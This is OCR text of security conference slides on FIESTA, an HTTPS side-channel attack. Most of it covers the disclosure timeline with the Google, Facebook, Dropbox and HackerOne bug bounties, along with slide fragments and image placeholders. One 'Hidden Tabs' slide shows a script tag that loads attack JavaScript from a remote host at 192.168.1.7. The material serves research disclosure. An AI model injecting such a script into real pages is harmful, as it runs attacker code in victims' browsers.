From | contains | taviso@google.com | + | –

Perform these actions:

Set Priority to | Highest | + | –

Match all of the following Match any of the following Match all messages


From | contains | * | + | –

Perform these actions:

Set Junk Status to | Junk | + | –

FIESTA: an HTTPS side-channel party

Jose Selvi



Google

April 4th -> Sent to Bug Bounty.
April 5th-7th -> Back and forth emails. Browser problem?
April 7th-17th -> Second try. Wont Fix.

HackerOne

April 12th -> Sent to Bug Bounty.
May 5th -> Duplicate from 2 years ago. Wont Fix.

FIESTA: an HTTPS side-channel party

Jose Selvi

Facebook

April 12th -> Sent to Bug Bounty.

April 19th- May 2nd -> Back and forth messages. Wont Fix.

May 15th -> Reactivated by Facebook Security Team

June 9th -> Fixed

June 16th -> Rewarded! $$$


Dropbox

April 11th -> Sent to Bug Bounty (HackerOne).

April 11th-17th -> Back and forth questions.


May 2nd -> Accepted & Rewarded! $$

Sept 19th -> Fixed



FIESTA: an HTTPS side-channel party

Jose Selvi



FIESTA: an HTTPS side-channel party


Jose Selvi

BONUS (I): Pop Under techniques

LiveOverflow

explore weird machines

YouTube




FIESTA: an HTTPS side-channel party

Jose Selvi

BONUS (II): Hidden Tabs

```
<script src=
"http://192.168.1.7/fiesta.js"
type="text/javascript">
</script>
```



This is the abstract title

Jose Selvi

Thanks a lot! Any question?

jose.selvi@prosegur.com

jselvi@pentester.es

@JoseSelvi